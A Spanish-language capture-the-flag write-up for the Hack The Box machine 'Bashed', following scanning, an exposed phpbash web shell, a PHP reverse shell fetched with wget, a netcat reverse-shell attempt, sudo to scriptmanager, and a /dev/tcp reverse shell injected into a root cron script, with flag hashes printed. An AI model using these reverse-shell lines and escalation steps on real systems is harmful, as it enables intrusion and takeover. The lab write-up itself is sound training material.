

0.0.1. Maquina linux easy

Bashed es una máquina bastante sencilla que se centra principalmente en fuzzing y localización de archivos importantes. Como acceso básico al crontab está restringido.

Escaneo:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 01:08 GMT
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 2.82% done; ETC: 01:09 (0:00:34 remaining)
Nmap scan report for 10.10.10.68 (10.10.10.68)
Host is up (0.077s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT STATE SERVICE
80/tcp open  http
```


Nmap done: 1 IP address (1 host up) scanned in 20.51 seconds
versiones:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 01:09 GMT
Nmap scan report for 10.10.10.68 (10.10.10.68)
Host is up (0.076s latency).
```

```
PORT STATE SERVICE VERSION
80/tcp open  http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

Accedemos por el puerto 80



Encontramos cosas interesantes

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!

<https://github.com/Arrexel/phpbash>

```

www-data:/var/www# pwd
/var/www
www-data:/var/www# cd ../
www-data:/var# cd ../
www-data:/# ls
bin
boot
dev
etc

```

Utilizamos gobuster

```

=====
Starting gobuster in directory enumeration mode
=====
Name      Last modified    Size Description
-----
./html    (Status: 403) [Size: 291]
/contact.html (Status: 200) [Size: 7805]
./php     (Status: 403) [Size: 290]
/uploads  (Status: 301) [Size: 312] [--> http://10.10.10.68/uploads/]
./        (Status: 200) [Size: 7743]
/about.html (Status: 200) [Size: 8193]
/index.html (Status: 200) [Size: 7743]
/images   (Status: 301) [Size: 311] [--> http://10.10.10.68/images/]
./htm     (Status: 403) [Size: 290]
/php      (Status: 301) [Size: 308] [--> http://10.10.10.68/php/]
/css      (Status: 301) [Size: 308] [--> http://10.10.10.68/css/]
/dev      (Status: 301) [Size: 308] [--> http://10.10.10.68/dev/]
/js       (Status: 301) [Size: 307] [--> http://10.10.10.68/js/]
/config.php (Status: 200) [Size: 60]
/fonts    (Status: 301) [Size: 310] [--> http://10.10.10.68/fonts/]
/single.html (Status: 200) [Size: 7477]
/scroll.html (Status: 200) [Size: 10863]
./htm     (Status: 403) [Size: 290]
./        (Status: 200) [Size: 7743]
./html    (Status: 403) [Size: 291]
./php     (Status: 403) [Size: 290]
Progress: 348958 / 1543927 (22.60%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 349225 / 1543927 (22.62%)
=====
Finished
=====

```

y encontramos cosas interesantes
en el directorio /dev hay un phpbash

←

→

↻

🏠

10.10.10.68/dev/

▶ YouTube

▶ DeepL Translate - El m...

▶ Machine Excell


▶ Trainin

Index of /dev

	Name	Last modified	Size	Description
🔗	Parent Directory		-	
🔍	phpbash.min.php	2017-12-04 12:21	4.6K	
🔍	phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

Dentro de phpbash hay ejecución de comandos



The image shows a web browser window with the address bar displaying `10.10.10.68/dev/phpbash.php`. The browser's tab bar includes tabs for YouTube, DeepL Translate, Machine Excell, Training, and ACTIVE D. The main content area of the browser is a terminal window with a black background. The terminal shows a red prompt `www-data@bashed:/var/www/html/dev#` followed by the command `whoami`. The output of the command is `www-data`. At the bottom of the terminal, the prompt `www-data@bashed:/var/www/html/dev#` is followed by a vertical bar, indicating the cursor is ready for input.

por lo cual puedo hacer que me entregue una reverse Shell antes validando haciendo un ping

```

www-data@bashed:/var/www/html/dev# ping -c3 10.10.14.6
PING 10.10.14.6 (10.10.14.6) 56(84) bytes of data.
64 bytes from 10.10.14.6: icmp_seq=1 ttl=63 time=75.8 ms
64 bytes from 10.10.14.6: icmp_seq=2 ttl=63 time=77.8 ms
64 bytes from 10.10.14.6: icmp_seq=3 ttl=63 time=75.7 ms

--- 10.10.14.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 75.763/76.491/77.861/1.020 ms
www-data@bashed:/var/www/html/dev# |

```

sudo tcpdump -i tun0 icmp -n

```

~/machineshtb/Bashed
sudo tcpdump -i tun0 icmp -n
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
01:28:36.160929 IP 10.10.10.68 > 10.10.14.6: ICMP echo request, id 1219, seq 1, length 64
01:28:36.160945 IP 10.10.14.6 > 10.10.10.68: ICMP echo reply, id 1219, seq 1, length 64
01:28:37.162838 IP 10.10.10.68 > 10.10.14.6: ICMP echo request, id 1219, seq 2, length 64
01:28:37.162857 IP 10.10.14.6 > 10.10.10.68: ICMP echo reply, id 1219, seq 2, length 64
01:28:38.165429 IP 10.10.10.68 > 10.10.14.6: ICMP echo request, id 1219, seq 3, length 64
01:28:38.165449 IP 10.10.14.6 > 10.10.10.68: ICMP echo reply, id 1219, seq 3, length 64
^C
6 packets captured
6 packets received by filter
0 packets dropped by kernel

```


ejecuto netcat pero me dio problemas
/bin/nc 10.10.14.6 1234 -e /bin/bash

```

[-x proxy_address[:port]] [destination] [port]
www-data@bashed:/var/www/html/dev# /bin/nc 10.10.14.6 1234 -e /bin/bash
/bin/nc: invalid option -- 'e'
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklNrStUuvZz] [-I length] [-i interval] [-O length]
[-P proxy_username] [-p source_port] [-q seconds] [-s source]
[-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
[-x proxy_address[:port]] [destination] [port]

```

como no esta dejando a ado una webshell en uploads como lo indica la web phpbash



me dirijo a uploads y descargo una web shell modifico puerto e ip y transfiero

```
// ----- todo el trafico y
// See http://pentestmonkey.net/tools/php-reverse-shell if you
set_time_limit(0);
$VERSION = "1.0";
$ip = '10.10.14.6'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
//
```

wget http://10.10.14.6:8000/php-reverse-shell.php


```
/usr/bin/wget
www-data@bashed:/var/www/html/uploads# wget http://10.10.14.6:8000/php-reverse-shell.php
--2024-04-03 18:40:01-- http://10.10.14.6:8000/php-reverse-shell.php
Connecting to 10.10.14.6:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5492 (5.4K) [application/octet-stream]
Saving to: 'php-reverse-shell.php'

0K ..... 100% 6.90M=0.001s

2024-04-03 18:40:01 (6.90 MB/s) - 'php-reverse-shell.php' saved [5492/5492]

www-data@bashed:/var/www/html/uploads# ls
index.html
php-reverse-shell.php
www-data:/var/www/html/uploads#
```

ahora paso al directorio php-reverse-shell.php y tengo shell



```
~/machineshtb/Bashed
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.68] 40290
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
18:40:55 up 34 min, 0 users, load average: 0.00, 0.00, 0.04
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

mejoro la shell

```
www-data@bashed:/$ ls
bin boot dev etc home initrd.img lib lib64 lost+found media mnt opt proc root run sbin scripts srv sys tmp usr var vmlinuz
www-data@bashed:/$ whoami
www-data
www-data@bashed:/$ ls
bin boot dev etc home initrd.img lib lib64 lost+found media mnt opt proc root run sbin scripts srv sys tmp usr var vmlinuz
www-data@bashed:/$ pwd
/
www-data@bashed:/$ ^C
www-data@bashed:/$ ^C
www-data@bashed:/$
```

tambien tengo la flag del user

```
www-data@bashed:/home$ ls
arrexel scriptmanager
www-data@bashed:/home$ cd arrexel/
www-data@bashed:/home/arrexel$ ls
user.txt
www-data@bashed:/home/arrexel$ cat user.txt
cfb7a989fa9abdf7d915aff7ec17dd2
www-data@bashed:/home/arrexel$
```

haciendo un sudo -l encuentro que scriptmanager no utiliza contraseña

```
www-data@bashed:/home/scriptmanager$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/scriptmanager$
```

utilizo pspy

y encuentro que el archivo test.py se ejecuta cada minuto

```
2024/04/03 19:17:11 CMD: UID=0 PID=5 |
2024/04/03 19:17:11 CMD: UID=0 PID=3 |
2024/04/03 19:17:11 CMD: UID=0 PID=2 |
2024/04/03 19:17:11 CMD: UID=0 PID=1 | /sbin/init noprompt
2024/04/03 19:18:01 CMD: UID=0 PID=17220 | /usr/sbin/CRON -f
2024/04/03 19:18:01 CMD: UID=0 PID=17221 | /usr/sbin/CRON -f
2024/04/03 19:18:01 CMD: UID=0 PID=17222 | python test.py
2024/04/03 19:19:01 CMD: UID=0 PID=17224 | /usr/sbin/CRON -f
2024/04/03 19:19:01 CMD: UID=0 PID=17225 | /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
2024/04/03 19:19:01 CMD: UID=0 PID=17226 | python test.py
[0] 0:zsh 1:zsh 2:nc* 3:zsh-
```

sin embargo este se encuentra dentro de la carpeta scripts y alli no tengo acceso

```
drwxr-xr-x  4 root root      4096 Dec  4 2017 media
drwxr-xr-x  2 root root      4096 Jun  2 2022 mnt
drwxr-xr-x  2 root root      4096 Dec  4 2017 opt
dr-xr-xr-x 174 root root         0 Apr  3 18:06 proc
drwx----- 3 root root      4096 Apr  3 18:08 root
drwxr-xr-x 18 root root      500 Apr  3 18:06 run
drwxr-xr-x  2 root root      4096 Dec  4 2017 sbin
drwxrwxr-x  2 scriptmanager scriptmanager 4096 Jun  2 2022 scripts
drwxr-xr-x  2 root root      4096 Feb 15 2017 srv
dr-xr-xr-x 13 root root         0 Apr  3 18:06 sys
drwxrwxrwt 10 root root      4096 Apr  3 19:35 tmp
drwxr-xr-x 10 root root      4096 Dec  4 2017 usr
drwxr-xr-x 12 root root      4096 Jun  2 2022 var
lrwxrwxrwx  1 root root         29 Dec  4 2017 vmlinuz -> boot/vmlinuz-4.4.0-62-generic
www-data@bashed:/home$ sudo scriptmanager
```

Pero validando puede acceder como scriptmanager debido a a que utilizando el usuario scriptmanager puedo acceder a el sin proporcionar contraseña solo ejecutando una bash

Running SUDO permission without a password with user

sudo -u scriptmanager /bin/bash

```
www-data@bashed:/home$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home$ sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/home$ whoami
scriptmanager
scriptmanager@bashed:/home$
```

al acceder a scripts encontramos un archivo en python que abre una archivo txt y escribe testin 123


```
scriptmanager@bashed:/scripts$ ls
test.py test.txt
scriptmanager@bashed:/scripts$ cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$ cat test.txt
testing 123!scriptmanager@bashed:/scripts$
```

ahora como puedo escribir el script de python puedo alterar este para que me envíe una bash con os.system e importando os

```
import os
```

```
os.system('bash -c "bash -i >& /dev/tcp/10.10.14.6/123 0>&1"')
```

```
scriptmanager@bashed:/scripts$ nano test.py
scriptmanager@bashed:/scripts$ cat test.py
import os
f = open("test.txt", "w")
f.write("testing 123!")
os.system('bash -c "bash -i >& /dev/tcp/10.10.14.6/123 0>&1"')
f.close
scriptmanager@bashed:/scripts$
```

validamos y tenemos root

```
~/machineshtb/Bashed
nc -lvnp 123
listening on [any] 123 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.68] 49342
bash: cannot set terminal process group (17476): Inappropriate ioctl for device
bash: no job control in this shell
root@bashed:/scripts# whoami
root
root@bashed:/scripts# cat /root/root.txt
7ace09d3b896d68792f9d567d23a8ba3
root@bashed:/scripts#
```

La máquina fue fácil pero la parte de la escalada no era tan sencilla sin embargo pude hacerla en menos de 2 horas sin nada de ayuda a excepción del sudo debido a que allí sí me tocó investigar.